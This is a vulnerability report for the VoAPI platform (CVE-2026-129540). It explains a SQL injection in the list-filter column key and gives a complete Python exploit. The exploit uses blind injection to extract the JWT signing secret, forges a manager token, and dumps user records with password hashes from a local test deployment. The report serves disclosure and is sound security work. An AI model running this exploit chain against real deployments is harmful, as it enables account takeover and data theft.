VoAPI Vulnerability Report
Software: VoAPI
Developer or vendor: VoAPI
Code repository: https://github.com/VoAPI/VoAPI
1. SQL Injection in the Generic List Filter Leads to Administrator Takeover (CVE-2026-129540)
| Brief description: | A user can read the JWT signing secret through SQL injection in the list filter and forge a manager identity to take over the platform. |
|---|---|
| Affected versions: | 1.0.0 to 1.2.0 |
| Introduced in: | VoAPI commit 4d68e8e5. The project is published as closed source, and v1.0.0 is the first affected release. |
| Preconditions: | With the default configuration an attacker can register an account; if registration or check-in is closed, a normal account and one log row are required. |
Root Cause
The frontend submits the search parameter of a list page as search[field name]=value, and the backend concatenates the key into the query as a column name while only the value is parameterized. For /api/log, the request is as follows:
GET /api/log?page=1&size=10&search[id=999999) or (voapi_fake_col) or (1=2]=1The resulting SQL is:
SELECT count(*) FROM `log` WHERE uid=2 AND (id=999999) or (voapi_fake_col) or (1=2 = '1')The ) after uid=2 closes the prefix condition, or introduces a boolean expression supplied by the attacker, and (1=2 = '1') is the remainder of the original condition. An attacker can therefore place a subquery in WHERE and read the option table of the voapi database. The ps_site row of that table stores the JWT signing secret:
{"key":"AxR8jS23YgDh0HX3vwb7"}JWTs are signed with HS256 and carry the following payload:
{"userId":2,"sign":"2ad895c75bdbdab46c389cef1e211da6","role":"user","exp":1797425474,"nbf":1794747074,"iat":1794747074}sign is the login identifier the user has in Redis, and role is the permission claim. The authentication of /api/m/* reads role from the JWT and does not query the user record in the database. An attacker re-signs the payload with the leaked secret, keeps the own userId and sign, changes role to manager, and obtains platform administration rights. The two steps together form a complete path from a normal account to manager.
Reproduction Environment
The test environment uses the official Docker compose deployment:
mkdir voapi && cd voapi
curl -O https://raw.githubusercontent.com/VoAPI/VoAPI/main/docker-compose.yml
curl -O https://raw.githubusercontent.com/VoAPI/VoAPI/main/config.yml
curl -O https://raw.githubusercontent.com/VoAPI/VoAPI/main/init-db.sql
mkdir -p data file public
docker network create network
docker compose up -d
After the environment starts, register two accounts. The first account becomes the administrator and the second acts as the attacker. The site listens on port 6800 by default.
Reproduction

Open http://127.0.0.1:6800, click Register now, fill in the username, e-mail, password and image captcha, and register a normal account:

After login the console appears:
Open Application > Local Storage in the browser developer tools, find userStore, and copy the value of auth.token:

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySWQiOjIsInNpZ24iOiIyYWQ4OTVjNzViZGJkYWI0NmMzODljZWYxZTIxMWRhNiIsInJvbGUiOiJ1c2VyIiwiZXhwIjoxNzk3NDI1NDc0LCJuYmYiOjE3OTQ3NDcwNzQsImlhdCI6MTc5NDc0NzA3NH0.QddEF65sFv5R3e7OxiZ1pBlAsFsxRE9vHS6RVuQV254Open Log data to see the log row created by check-in:
The script below performs boolean blind injection through the list filter, reads ps_site.key, signs a JWT whose role is manager with that key, and then calls the management API:
import json

import httpx
import jwt

BASE = "http://127.0.0.1:6800"
TOKEN = "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySWQiOjIsInNpZ24iOiIyYWQ4OTVjNzViZGJkYWI0NmMzODljZWYxZTIxMWRhNiIsInJvbGUiOiJ1c2VyIiwiZXhwIjoxNzk3NDI1NDc0LCJuYmYiOjE3OTQ3NDcwNzQsImlhdCI6MTc5NDc0NzA3NH0.QddEF65sFv5R3e7OxiZ1pBlAsFsxRE9vHS6RVuQV254"

def oracle(c, cond):
    key = f"id=999999) or ({cond}) or (1=2"
    r = c.get("/api/log", params={f"search[{key}]": "1"}, headers={"Authorization": TOKEN})
    return r.json()["data"]["total"] > 0


def number(c, expr):
    lo, hi = 0, 4096
    while lo < hi:
        mid = (lo + hi) // 2
        if oracle(c, f"({expr})>{mid}"):
            lo = mid + 1
        else:
            hi = mid
    return lo


def string(c, expr, n):
    return "".join(chr(number(c, f"ascii(substr(({expr}),{i},1))")) for i in range(1, n + 1))


def main():
    c = httpx.Client(base_url=BASE, timeout=20)
    body = jwt.decode(TOKEN, options={"verify_signature": False})
    print(f"[*] low-priv token: userId={body['userId']} role={body['role']} sign={body['sign']}")
    logs = c.get("/api/log", headers={"Authorization": TOKEN}).json()
    print(f"[*] own log rows: {logs['data']['total']}")
    if logs["data"]["total"] == 0:
        print("[*] no log row yet, creating one via daily check-in")
        c.post("/api/check_in", headers={"Authorization": TOKEN})
    if not (oracle(c, "1=1") and not oracle(c, "1=2")):
        raise SystemExit("[-] boolean oracle unavailable")
    print("[+] SQL injection confirmed: GET /api/log?search[<injected column>]=1")
    expr = "select json_unquote(json_extract(value,'$.key')) from voapi.option where name='ps_site'"
    secret = string(c, expr, number(c, f"length(({expr}))"))
    print(f"[+] extracted ps_site.key (JWT HS256 signing secret) = {secret}")
    for k in ("exp", "nbf", "iat"):
        body.pop(k, None)
    body.update({"role": "manager", "exp": 2000000000, "nbf": 1700000000, "iat": 1700000000})
    forged = jwt.encode(body, secret, algorithm="HS256")
    print(f"[+] forged manager JWT: {forged}")
    r = c.get("/api/m/user", headers={"Authorization": forged})
    print(f"[+] GET /api/m/user ({r.status_code}):")
    print(r.text)
    r2 = c.get("/api/m/option/panel/site", headers={"Authorization": forged})
    print(f"[+] GET /api/m/option/panel/site ({r2.status_code}):")
    print(r2.text)
    print(f"[*] original token still denied: {c.get('/api/m/user', headers={'Authorization': TOKEN}).text[:60]}")


if __name__ == "__main__":
    main()
The script output is as follows:
[*] low-priv token: userId=2 role=user sign=2ad895c75bdbdab46c389cef1e211da6
[*] own log rows: 0
[*] no log row yet, creating one via daily check-in
[+] SQL injection confirmed: GET /api/log?search[<injected column>]=1
[+] extracted ps_site.key (JWT HS256 signing secret) = AxR8jS23YgDh0HX3vwb7
[+] forged manager JWT: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySWQiOjIsInNpZ24iOiIyYWQ4OTVjNzViZGJkYWI0NmMzODljZWYxZTIxMWRhNiIsInJvbGUiOiJtYW5hZ2VyIiwiZXhwIjoyMDAwMDAwMDAwLCJuYmYiOjE3MDAwMDAwMDAsImlhdCI6MTcwMDAwMDAwMH0.cimLrpeNReBZ1QUoj94xqLVIp7uzaWbyOfHwVTFknWY
[+] GET /api/m/user (200):
{"code":0,"data":{"page":1,"size":10,"search":null,"asc":false,"total":2,"pages":1,"records":[{"id":2,"created":1794747074142,"updated":1794747182795,"basicBalance":"0.00000000","bindBalance":"0.11000000","usedBasicBalance":"0.00000000","usedBindBalance":"0.00000000","level":1,"bud":"2121949598250438656","username":"attacker","email":"attacker@voapi.local","nickname":"attacker","currency":"USD","password":"$2a$10$prTU5Erho3Sgj9ZKrUrDB.ByRBnIW7tVnwHz7z/B4Zxl3bK5MRxPW","loginTime":1794747074140,"loginIp":"192.168.176.1","registerIp":"192.168.176.1","role":"user","ban":false,"customAvatar":false,"hasPassword":false},{"id":1,"created":1794747072104,"updated":1794747072104,"basicBalance":"0.00000000","bindBalance":"0.00000000","usedBasicBalance":"0.00000000","usedBindBalance":"0.00000000","level":1,"username":"admin","email":"admin@voapi.local","nickname":"admin","currency":"USD","password":"$2a$10$szl7mT/gP87w3kqR2UX5CeomMOGPdug4w6vsTSXwcZxIwT/K7/Zm6","loginTime":1794747072103,"loginIp":"192.168.176.1","registerIp":"192.168.176.1","role":"manager","ban":false,"customAvatar":false,"hasPassword":false}]}}
[+] GET /api/m/option/panel/site (200):
{"code":0,"data":{"data":{"batch_up_channel_key_t":3,"batch_up_keys_t":3,"batch_up_user_balance_t":3,"currency_cny":7.1,"key":"AxR8jS23YgDh0HX3vwb7","style_border_radius":10,"style_primary_color":"#7848f1","style_primary_hover_color":"#7148dc","style_primary_low_color":"#ede4fe","style_primary_low_dark_color":"#2b2054","style_primary_pressed_color":"#6836e3","style_primary_suppl_color":"#6836e3"}}}
[*] original token still denied: {"code":4,"data":null,"msg":"Not permission"}
/api/m/user returned every user record, including the password hashes of the administrator and the normal account, and /api/m/option/panel/site returned the site configuration whose key is the JWT signing secret. An attacker can then read every user, API key, channel and log, modify the site configuration, ban or reset users, and keep signing new manager JWTs. Since a JWT is valid for 31 days by default and the role claim does not follow changes in the database, the attacker keeps the privileges for a long time.